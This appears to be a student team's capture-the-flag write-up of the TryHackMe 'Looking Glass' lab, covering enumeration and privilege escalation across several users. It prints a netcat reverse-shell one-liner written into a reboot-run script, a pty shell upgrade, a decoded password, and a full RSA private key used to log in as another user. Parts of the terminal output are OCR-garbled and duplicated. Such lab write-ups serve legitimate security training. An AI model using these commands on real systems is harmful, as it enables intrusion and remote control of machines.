
Then, we type cd .. go back to home. Later, we type ls -al to see all the files in the home directory.

```
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:~/home$ ls -al
total 32
drwxr-xr-x  8 root      root     4096 Jul  3 2020 .
drwxr-xr-x  24 root      root     4096 Jul  2 2020 ..
drwx---x--x  6 alice     alice    4096 Jul  3 2020 alice
drwx——  2 humptydumpty humptydumpty 4096 Jul  3 2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3 2020 jabberwock
jabberwock@looking-glass:~/home$ ./alice/.ssh/id_rsa.pub
Alice's Public Key: AAAQABAAQ8AAM0QDgYwhwRq2NtBGLN-3hpgzq29ebXvfkU-UZ/iPOTFmGwAyM0hFyE9oVs0ldBnLw2AfAjFk/kgglcQ0r5hahEPI+j1Yr/retd0f8hZyPCr210Bg2zFLF3Bu2Ia/Uvhur/19T5Pm5p1fGKf1n1sLx-kWmG3NUv1eIDveiuKCMtBZMrkwaaJ7UKD1/N9+16E+TEEsuXdIsF/zhGo4oQTlpthn79Y4SAeV+SzmeAWeJbvHZe/KrvH1OvCjSN9b)h76Qu1ZhLKTWJrscaE@0kh6589011P6s0auNgU0HNSzgYHsmSGRQ0UNXhp1XXL6CKt alice@looking-glass
jabberwock@looking-glass:~/home$ ls alice/.ssh/id_rsa
alice/.ssh/id_rsa
jabberwock@looking-glass:~/home$ cat alice/.ssh/id_rsa
cat: alice/.ssh/id_rsa: Permission denied
jabberwock@looking-glass:~/home$ ls -l alice/.ssh/id_rsa
-rw-r--r--  1 humptydumpty humptydumpty 1679 Jul  3 2020 alice/.ssh/id_rsa
jabberwock@looking-glass:~/home$ cd
jabberwock@looking-glass:~$ ls -al
total 44
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3 2020 .
drwxr-xr-x  8 root      root     4096 Jul  3 2020 ..
lrwxrwxrwx  1 root      root     9 Jul  3 2020 .bash_history → /dev/null
-rw-r--r--  1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r--  1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx——  2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx——  3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r--  1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r--  1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rw-rwxr-x  1 jabberwock jabberwock 38 Jul  3 2020 twasBrillig.sh
-rw-r--r--  1 jabberwock jabberwock 38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$
```

We type ls alice/.ssh/id_rsa to list it. Next, we type cat alice/.ssh/id_rsa to read it. It will show permission denied. Next we type ls -l alice/.ssh/id_rsa to find the private key owner. Then we

found humptydumpty. Then we type cd to change directory and then type ls -al to list down all files and folders.

Then, we proceed with the reverse shell process using the netcat to listen to port 1234.



```
(kali㉿kali)-[~] ll
$ nc -lvp 1234
listening on [any] 1234 ...
total 12
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profil
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.tx
-rw-rwxr-x 1 jabberwock jabberwock 38 Jul  3 2020 twasBri
-rw-r--r-- 1 jabberwock jabberwock 38 Jul  3 2020 user.tx
jabberwock@looking-glass:~$ sudo -l
```

Next, we type sudo -l to find matching default entries and the allowed command for the user to run.

```
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn! 1234 ...  
V jitinofh kazi! Gtntdvl! Ttspaj!  
WL ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbcn nxyi tst iosszqdtz,  
Eew ale xtdt semja dbxxkhfe.  
Jdbc tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:  
jabberwock:ChoosingActuallyFlowerTelegraph  
Connection to 10.10.239.178 closed.  
  
—(kali㉿kali)-[~]  
$ ssh jabberwock@10.10.239.178  
The authenticity of host '10.10.239.178 (10.10.239.178)' can't be established.  
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UpLdwXgzR3sCZpTYFU2RgvJ4.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:35: [hashed name]  
~/.ssh/known_hosts:38: [hashed name]  
~/.ssh/known_hosts:53: [hashed name]  
~/.ssh/known_hosts:67: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.239.178' (ED25519) to the list of known hosts.  
jabberwock@10.10.239.178's password:  
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh user.txt  
jabberwock@looking-glass:~$ cat twasBrillig.sh  
wall $(cat /home/jabberwock/poem.txt)  
jabberwock@looking-glass:~$ sudo-l  
sudo-l: command not found  
jabberwock@looking-glass:~$ sudo -l  
Matching Defaults entries for jabberwock on looking-glass:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin  
  
User jabberwock may run the following commands on looking-glass:  
    (root) NOPASSWD: /sbin/reboot  
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh twasBrillig.sh.bak user.txt  
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.31.240 1234 >/tmp/f" > twasBrillig.sh  
jabberwock@looking-glass:~$ sudo /sbin/reboot  
Connection to 10.10.239.178 closed by remote host.  
Connection to 10.10.239.178 closed.  
  
—(kali㉿kali)-[~]  
$
```

After we execute the command, we found that user `jabberwock` is given the access to run `/sbin/reboot`. We then do reverse shell process using the command of echo “`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ip address> <port number> >/tmp/f`” > `twasBrillig.sh` and proceed with the allowed command `sudo /sbin/reboot`.

3) Horizontal Privilege Escalation (If any, if you pivot to other users)

Members Involved: Irfan, Azriy, Zuhir, Ming

Tools used: netcat, cyberchef, terminal

Thought Process and Methodology and Attempts:

We login into a few user to find the clues in order to find flag 2.

After a while, the netcat will show a the result. We have to type python3 -c "import pty;pty.spawn('/bin/bash')" to login as tweedledum.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.18.31.240] from (UNKNOWN) [10.10.239.178] 43624
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3ae66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7df459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a1lef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b_ZpTYFU2R
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
      [hashes]
      'Tweedledum and Tweedledee'
      'Agreed to have a battle;'
      'For Tweedledum said Tweedledee'
      'Are you'
      'Had spoiled his nice new rattle.'  
[fingerprint]? yes
Warning: Permanently added '10.10.239.178' (ED25519) to the list of known hosts.
Just then flew down a monstrous crow,
Last As black as a tar-barrel;
And Which frightened both the heroes so,
Poem. They quite forgot their quarrel.'
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutrqponmlk
[sudo] password not found
humptydumpty@looking-glass:/home/tweedledum$ 
maching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path:/usr/local/sbin:/usr/local/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh twasBrillig.sh.bak user.txt
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.239.178 closed by remote host.
Connection to 10.10.239.178 closed.

→ kali㉿kali-[~]
```

Next, we proceed to open the text file using cat humptydumpty.txt command to reveal the hexadecimal code which contained the password needed to access humptydumpty user.

When we decode the hexadecimal code, we will get the password at the last sentence.

Next, we switch user to humptydumpty by typing su humptydumpty.

```
[kali㉿kali] ~]$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.239.178] from (UNKNOWN) [10.10.239.178] 43624
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcffff5e640423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c354a0bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426bb04aa6b7649c3c85f11230bb0105e02d15e3624
b808e156d18d1c5ecdc1456375fc8cae994c36549a07c8c2315ba73d9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956a16f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7caeef544d0
58848998da8047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8
7468652070617373776f7264206973207a9787776574737271706f6e6d0c6b
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
    Tweedledum and Tweedledee
    Agreed to have a battle;
    For Tweedledum said Tweedledee
    Had spoiled his nice new rattle.

    Just then flew down a monstrous crow,
    As black as a tar-barrel;
    Which frightened both the heroes so,
    They quite forgot their quarrel.

tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ cd
cd
humptydumpty@looking-glass:~$ ls
ls
poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
cat poetry.txt
'You seem very clever at explaining words, Sir,' said Alice. 'Would you kindly tell me the meaning of the poem called "Jabberwocky"?'  

'Let's hear it,' said Humpty Dumpty. 'I can explain all the poems that were ever invented--and a good many that haven't been invented just yet.'  

This sounded very hopeful, so Alice repeated the first verse:  

    'Twas brillig, and the slithy toves  

    Did gyre and gimble in the wabe;  

    All mimsy were the borogoves,
```

Then, we insert the password that we had decoded just now.

Next, we go to home directory in the humptydumpty user and search the file.



```
kali㉿kali: ~
```

```
File Actions Edit View Help
```

```
'I read it in a book,' said Alice. 'But I had some poetry repeated to me, much easier than that, by-Tweedledee, I think it was.'
```

```
'As to poetry, you know,' said Humpty Dumpty, stretching out one of his great hands, 'I can repeat poetry as well as other folk, if it comes to that--'
```

```
'Oh, it needn't come to that!' Alice hastily said, hoping to keep him from beginning.
```

```
humptydumpty@looking-glass:~$ ls alice/.ssh/id_rsa
```

```
ls: cannot access 'alice/.ssh/id_rsa': No such file or directory
```

```
humptydumpty@looking-glass:~$ cd ..
```

```
cd..
```

```
cd..: command not found
```

```
humptydumpty@looking-glass:~$ cd ..
```

```
cd ..
```

```
humptydumpty@looking-glass:/home$ ls
```

```
ls
```

```
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
```

```
humptydumpty@looking-glass:/home$ ls alice/.ssh/id_rsa
```

```
alice/.ssh/id_rsa
```

```
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
```

```
cat alice/.ssh/id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
MTEpp0TBAAKCAQAxmPnCAxSnbUxizft4aYPqmfXm1735FpGf4j9ExZh1mmD
```

```
NTRchpAfUgJxQz15ryH6YxZP5ITJXEMK+a4W0RbDyPoyGK/63rTn/TWKKQk9qtQ
```

```
2xrDnyxdwbt1kP1L4bg/vv30UCA+aYHxhqy9arpeceHvit+3VPrHiCA73k7g
```

```
HGpgkwWzNa5MMG+1Cg+ifzffvuhPkxBLL13fcrBf84RmuEEyebVz-/W0EgHl
```

```
Fk5NgFn1W7*2R3vyq7xyDrw1XeJfw4yYe+KLIGZyyk1ia7HGhKpIRuPdjUT+r
```

```
NgrjYFLjzeWYBmH7xkhKEU1V6zV1y+ghnIDAOABAo1BAQDAnIA5KCYMqTQj
```

```
X2F+09J8qjvFz+G5l7lAIVu5Cryqlxm5sg4nU2v1RgfRMpn7hJa0/DWFkLb7j
```

```
/pHmk1C4WkaDjpzhsPfG/xpKu4tKx30etjw-leomIVNu6pkivJ0DxVJi1Z5f
```

```
q1ZP21VpwPtRw+RebKMqquwo4k//Q30t8Kxx40fx2LHTH18tsjqB0wrb/1mHQ0
```

```
zmU73tuPVQSEgeUp2j0lV/qstoEYieoA-7ULpdwDnBpqxjCF/2Qa2jFalixsK
```

```
WFcmtnQDyDFWcmgmvik4LzK/rD6eoacyFxOpui3XH218QDG0+5B8g38+aJ
```

```
cINwh4BaGBAPdcxvRoAkFpyEofzxqFqPwLzuyiKen/HyWlxXmHgj17aw
```

```
DmtXjjoQwjoLuOkT4QqvCJrgbdVGOfLoWzLpYGjcxmLr+RHCB4opzjBgr5
```

```
8bjllcpc6ppLBRCF/OsG5ugpcij56uA6CWWxe6C7r7V94rwszJpwBAoGBAM1R
```

```
aCg1/2UxI0qxtAFQ-WDxoQQuo3szvhep22Mc1Ue83dn+hubaPq1nYy1SAhgy
```

```
wJohLch1q+E1lhuM7ZzquBwvU73FNrbID5pfn4LKL6/yif/GWd+zv+t0n0DWKi
```

```
WgT9aG7N+TP/yimYnir2ePu/XK7jwX/Uss3rSLcfAoGBA0xvcFpMSpZ6rD9jZtzs
```

```
SFexY9PsnOpn4appyTCFRMh1fDY7TxeFDY/yOnhbvrJXcb0ArwjvhDLdxhxfKx
```

```
X1DPyiF292G7sMC4xL0BhLkz1TY6bg19efC4rxVFcvrUqDyc9ZzoVflykL9KaGr
```

```
+zLC0tJ8f0ZkjDh0GndkUPwAoGBAMrVaxQH8bwfyRobe3Ga2UfwDyreYasGj
```

```
oPwkhxaQ0ULx1dT0Q1+H079xagY0fjl6rB7pska59u1ldj/BhdbrpdRvuxsQr3n
```

```
aG5//N64VA8akG3/CjhcbhUA30VKCi cvD19xaJ0KardP/Lnxm61.zrdsHwd0AXX
```

```
eaWcbLuhAopBAOKy5OnahwB8PcFcX68srFLX4W20Nn66-Fp12cU2Qjy2MLGoFyBpa
```

```
dlnk/rW00Jxg1tV69WjdsFrn1gZNhTTAyNrrM1U7kUFPU82ZXcmcGLnAGEbY9
```

```
k6ywCnC1T2z/sNEGncx9/1zW+yEm+4s9eonVimF+u19HJFOPjsAYxx0
```


```
-----END RSA PRIVATE KEY-----
```

```
humptydumpty@looking-glass:/home$
```

After listing the file, we had alice, humptydumpty, jabberwock, tryhackme, tweedledee, tweedledum. Next we type ls alice/.ssh/id_rsa. Then we type cat alice/.ssh/id_rsa to read it.

We will got a long RSA private key.

Next, we change directory to /etc/sudoers.d



```
File Actions Edit View Help
alice/.ssh/id_rsa
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpIBAAKCAQEAxmPncAXisNjbU2xifft4aYpqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFuqJXQi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrndnyxdwbtikP1L4bq/4vU3OUca+aYHqxhyq39arpeceHVi+JVPrHiC73k7g
HCgpkwCzNa5MMGo+1Cg4ifzfV4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOeGhI
fksSngFniW7xR3vyq7xyDrwiXejfW4yYe+kLiGZyyk1ia7HGhNkpRIruPdJdT+r
NGrjyFLjhzeWBmHx7JkhKEUFIVx6ZV1y+gihQIDAQABoIBAQDAhIA5KcyMqtQj
X2F+0938qjvFzf+GS17lATVu5Ryqlxm5ts4nuZvlRgfRmpn7hJajd/bwfKlb7j
/pHmkU1c4WkaJdjzHSPfGjxpK4UtKx3Uetjw+leomIVNu6pkivJ0dyXvJitZ5jF
ql2PZTpvPwPtRw+RebKMwjwo4k77Q30r8Kxr4ufX2hLhtHT8tsjqBUWRb/jlMHQ0
zmU73tuPVQSegeUP2j0lV7q5toEYieoA+7ULpgdwDn8PxQjCF/2Qua2jFalixsK
WfEcmtNiQDyOFWCbm0gV1k4Lzk/rDgn9VjcyFxOpuj3XH2l8QQ+G0+5Bbg38+aJ
cUINh4BAoGBAPdctuVRoAkFpyEofZxFqPqw3LzyviKena/HyWLxXWHxG6ji7aw
DmtVXjjQ0wcj0LuDtT4QQvCJYrGbdBVGOFLowZLpYGJchxmlr+RHcb40pZjBgr5
8bjlQcp6pplBRCEoS5ugpCijsS6uA6CWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOxtAFQ+WDxqQQuo3szvrhep22McIUe83dh+HuibaPqr1nYy1sAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/Gwd+zv+t9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xKIjWx/uSs3rSLcFAoGBAoXvcFcPMSPz6rD8jrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcboARwjivhDLdxhzFkx
X1DPyif292GtsMC4xL0BhLkzIY6bGI9efc4rXvFcvrUqdyc9zoYflykL9KaCGr
+zlcotJ8FQZKjDhOGndkUPMBaoGBAMrVaXiQH8bwSfyRobE3GaZUfW0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdrvuxsQr3n
aGs//N64V4BaKg3/CjHcBhUA30vKcicvDI9xaQjOKardP/Ln+xM6LzrdsHwdQAXK
e8wCbMuhaOGBAOky50naHwB8PcFcX68srFLX4W20NN6cFp12cU2Qjy2MLGoFYBpa
dLnk/rw400Jgg1V69MjDsfrn1gZnhTTAyNnRMH1U7KUFPUb2ZXcmnCGLhAGEbY9
k6ywCnCtTz2/sNEGNCx9/iZw+yEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ cd /etc/sudoers.d
cd /etc/sudoers.d
humptydumpty@looking-glass:/etc/sudoers.d$ ls
ls
README alice jabberwock tweedles
humptydumpty@looking-glass:/etc/sudoers.d$ cat jabberwock
cat jabberwock
cat: jabberwock: Permission denied
humptydumpty@looking-glass:/etc/sudoers.d$ cat alice
cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
humptydumpty@looking-glass:/etc/sudoers.d$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<s>$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

Inside the directory, we type ls to list down all the files and folder inside the directory. We got README, alice, jabberwock and tweedles. We cat each of the files and folders. Next, we type ssh@127.0.0.1 -i /home/alice/.ssh/id_rsa to enter as Alice.

4) Root Privilege Escalation (final step, rooting)


Members Involved: Irfan, Azriy, Zuhir, Ming

Tools used: terminal

Thought Process and Methodology and Attempts:

We root ourself to find the flag.

After we login as Alice, we need to root ourself.



